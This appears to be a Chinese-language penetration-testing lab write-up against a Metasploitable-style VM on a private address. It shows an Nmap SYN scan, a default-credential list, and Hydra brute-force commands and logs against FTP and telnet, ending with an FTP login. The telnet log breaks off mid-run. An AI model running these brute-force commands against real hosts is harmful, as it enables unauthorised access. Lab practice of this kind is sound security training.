
扫描阶段:

工具: Nmap

隐蔽扫描　　nmap　-sS 192.168.128.130




```
root@kali:~# nmap  -sS 192.168.128.130
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-01 12:46 CST
Nmap scan report for 192.168.128.130
Host is up (0.0013s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:8F:6C:E9 (VMware)
```

端口爆破：FTP、SSH等


工具：Hydra

备用字典




用户名	密码
msfadmin	msfadmin
user	user
postgres	postgres
sys	batman
klog	123456789
service	service

•爆破FTP




```
root@kali:~# hydra -L '/root/桌面/用户名.txt'  -P '/root/桌面/密码.txt'  -e ns -f -vV 192.168.128.130 ftp
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-06-01 12:55:04
[DATA] max 16 tasks per 1 server, overall 16 tasks, 330 login tries (l:11/p:30), ~21 tries per task
[DATA] attacking ftp://192.168.128.130:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.128.130 - login "root" - pass "root" - 1 of 330 [child 0] (0/0)
[ATTEMPT] target 192.168.128.130 - login "root" - pass "" - 2 of 330 [child 1] (0/0)
[ATTEMPT] target 192.168.128.130 - login "root" - pass "1" - 4 of 330 [child 2] (0/0)
[ATTEMPT] target 192.168.128.130 - login "root" - pass "111" - 5 of 330 [child 3] (0/0)
[ATTEMPT] target 192.168.128.130 - login "root" - pass "123" - 6 of 330 [child 4] (0/0)
[ATTEMPT] target 192.168.128.130 - login "root" - pass "1234" - 7 of 330 [child 5] (0/0)
[ATTEMPT] target 192.168.128.130 - login "root" - pass "12345" - 8 of 330 [child 6] (0/0)
[ATTEMPT] target 192.168.128.130 - login "root" - pass "123456" - 9 of 330 [child 7] (0/0)
[ATTEMPT] target 192.168.128.130 - login "root" - pass "1234567" - 10 of 330 [child 8] (0/0)
[ATTEMPT] target 192.168.128.130 - login "root" - pass "12345678" - 11 of 330 [child 9] (0/0)
[ATTEMPT] target 192.168.128.130 - login "root" - pass "654321" - 12 of 330 [child 10] (0/0)
[ATTEMPT] target 192.168.128.130 - login "root" - pass "54321" - 13 of 330 [child 11] (0/0)
[ATTEMPT] target 192.168.128.130 - login "root" - pass "00000000" - 14 of 330 [child 12] (0/0)
[ATTEMPT] target 192.168.128.130 - login "root" - pass "88888888" - 15 of 330 [child 13] (0/0)
```




```
[ATTEMPT] target 192.168.128.130 - login "admin" - pass "msfadmin" - 53 of 330 [child 15] (0/0)
[ATTEMPT] target 192.168.128.130 - login "admin" - pass "administrator" - 54 of 330 [child 2] (0/0)
[ATTEMPT] target 192.168.128.130 - login "admin" - pass "1qaz!QAZ" - 55 of 330 [child 3] (0/0)
[ATTEMPT] target 192.168.128.130 - login "admin" - pass "user" - 56 of 330 [child 4] (0/0)
[ATTEMPT] target 192.168.128.130 - login "admin" - pass "postgres" - 57 of 330 [child 6] (0/0)
[ATTEMPT] target 192.168.128.130 - login "admin" - pass "service" - 58 of 330 [child 7] (0/0)
[ATTEMPT] target 192.168.128.130 - login "admin" - pass "batman" - 59 of 330 [child 0] (0/0)
[ATTEMPT] target 192.168.128.130 - login "admin" - pass "123456789" - 60 of 330 [child 1] (0/0)
[ATTEMPT] target 192.168.128.130 - login "user" - pass "user" - 61 of 330 [child 5] (0/0)
[ATTEMPT] target 192.168.128.130 - login "user" - pass "" - 62 of 330 [child 8] (0/0)
[ATTEMPT] target 192.168.128.130 - login "user" - pass "1" - 64 of 330 [child 12] (0/0)
[ATTEMPT] target 192.168.128.130 - login "user" - pass "111" - 65 of 330 [child 11] (0/0)
[ATTEMPT] target 192.168.128.130 - login "user" - pass "123" - 66 of 330 [child 13] (0/0)
[ATTEMPT] target 192.168.128.130 - login "user" - pass "1234" - 67 of 330 [child 9] (0/0)
[ATTEMPT] target 192.168.128.130 - login "user" - pass "12345" - 68 of 330 [child 10] (0/0)
[ATTEMPT] target 192.168.128.130 - login "user" - pass "123456" - 69 of 330 [child 14] (0/0)
[ATTEMPT] target 192.168.128.130 - login "user" - pass "1234567" - 70 of 330 [child 15] (0/0)
[21][ftp] host: 192.168.128.130   login: user   password: user
[STATUS] attack finished for 192.168.128.130 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-06-01 12:55:15
root@kali:~#
```

连接FTP：




```
root@kali:~# ftp
ftp> open 192.168.128.130
Connected to 192.168.128.130.
220 (vsFTPd 2.3.4)
Name (192.168.128.130:root): user
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> pwd
257 "/home/user"
ftp> cd /home
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        65534        4096 Mar 17  2010 ftp
drwxr-xr-x    5 1000     1000         4096 Apr 15 11:41 msfadmin
drwxr-xr-x    2 1002     1002         4096 Apr 16  2010 service
drwxr-xr-x    3 1001     1001         4096 May 07  2010 user
226 Directory send OK.
ftp>
```

爆破telnet




```
root@kali:~# hydra -L '/root/桌面/用户名.txt'  -P '/root/桌面/密码.txt'  -e ns -f -vV 192.168.128.130 telnet
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-06-01 13:06:00
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 16 tasks per 1 server, overall 16 tasks, 330 login tries (l:11/p:30), ~21 tries per task
[DATA] attacking telnet://192.168.128.130:23/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.128.130 - login "root" - pass "root" - 1 of 330 [child 0] (0/0)
[ATTEMPT] target 192.168.128.130 - login "root" - pass "" - 2 of 330 [child 1] (0/0)
[ATTEMPT] target 192.168.128.130 - login "root" - pass "1" - 4 of 330 [child 2] (0/0)
[ATTEMPT] target 192.168.128.130 - login "root" - pass "111" - 5 of 330 [child 3] (0/0)
[ATTEMPT] target 192.168.128.130 - login "root" - pass "123" - 6 of 330 [child 4] (0/0)
[ATTEMPT] target 192.168.128.130 - login "root" - pass "1234" - 7 of 330 [child 5] (0/0)
[ATTEMPT] target 192.168.128.130 - login "root" - pass "12345" - 8 of 330 [child 6] (0/0)
[ATTEMPT] target 192.168.128.130 - login "root" - pass "123456" - 9 of 330 [child 7] (0/0)
[ATTEMPT] target 192.168.128.130 - login "root" - pass "1234567" - 10 of 330 [child 8] (0/0)
[ATTEMPT] target 192.168.128.130 - login "root" - pass "12345678" - 11 of 330 [child 9] (0/0)
[ATTEMPT] target 192.168.128.130 - login "root" - pass "654321" - 12 of 330 [child 10] (0/0)
[ATTEMPT] target 192.168.128.130 - login "root" - pass "54321" - 13 of 330 [child 11] (0/0)
[ATTEMPT] target 192.168.128.130 - login "root" - pass "00000000" - 14 of 330 [child 12] (0/0)
[ATTEMPT] target 192.168.128.130 - login "root" - pass "88888888" - 15 of 330 [child 13] (0/0)
[ATTEMPT] target 192.168.128.130 - login "root" - pass "admin" - 16 of 330 [child 14] (0/0)
[ATTEMPT] target 192.168.128.130 - login "root" - pass "pass" - 18 of 330 [child 15] (0/0)
[ATTEMPT] target 192.168.128.130 - login "root" - pass "passwd" - 19 of 330 [child 1] (0/0)
[ATTEMPT] target 192.168.128.130 - login "root" - pass "password" - 20 of 330 [child 2] (0/0)
```




```
[ATTEMPT] target 192.168.128.130 - login "admin" - pass "1qaz!QAZ" - 55 of 330 [child 3] (0/0)
[ATTEMPT] target 192.168.128.130 - login "admin" - pass "user" - 56 of 330 [child 9] (0/0)
[ATTEMPT] target 192.168.128.130 - login "admin" - pass "postgres" - 57 of 330 [child 0] (0/0)
[ATTEMPT] target 192.168.128.130 - login "admin" - pass "service" - 58 of 330 [child 6] (0/0)
[ATTEMPT] target 192.168.128.130 - login "admin" - pass "batman" - 59 of 330 [child 2] (0/0)
[ATTEMPT] target 192.168.128.130 - login "admin" - pass "123456789" - 60 of 330 [child 11] (0/0)
[ATTEMPT] target 192.168.128.130 - login "user" - pass "user" - 61 of 330 [child 12] (0/0)
[ATTEMPT] target 192.168.128.130 - login "user" - pass "" - 62 of 330 [child 8] (0/0)
[ATTEMPT] target 192.168.128.130 - login "user" - pass "1" - 64 of 330 [child 10] (0/0)
[ATTEMPT] target 192.168.128.130 - login "user" - pass "111" - 65 of 330 [child 15] (0/0)
[ATTEMPT] target 192.168.128.130 - login "user" - pass "123" - 66 of 330 [child 13] (0/0)
[ATTEMPT] target 192.168.128.130 - login "user" - pass "1234" - 67 of 330 [child 7] (0/0)
[ATTEMPT] target 192.168.128.130 - login "user" - pass "12345" - 68 of 330 [child 4] (0/0)
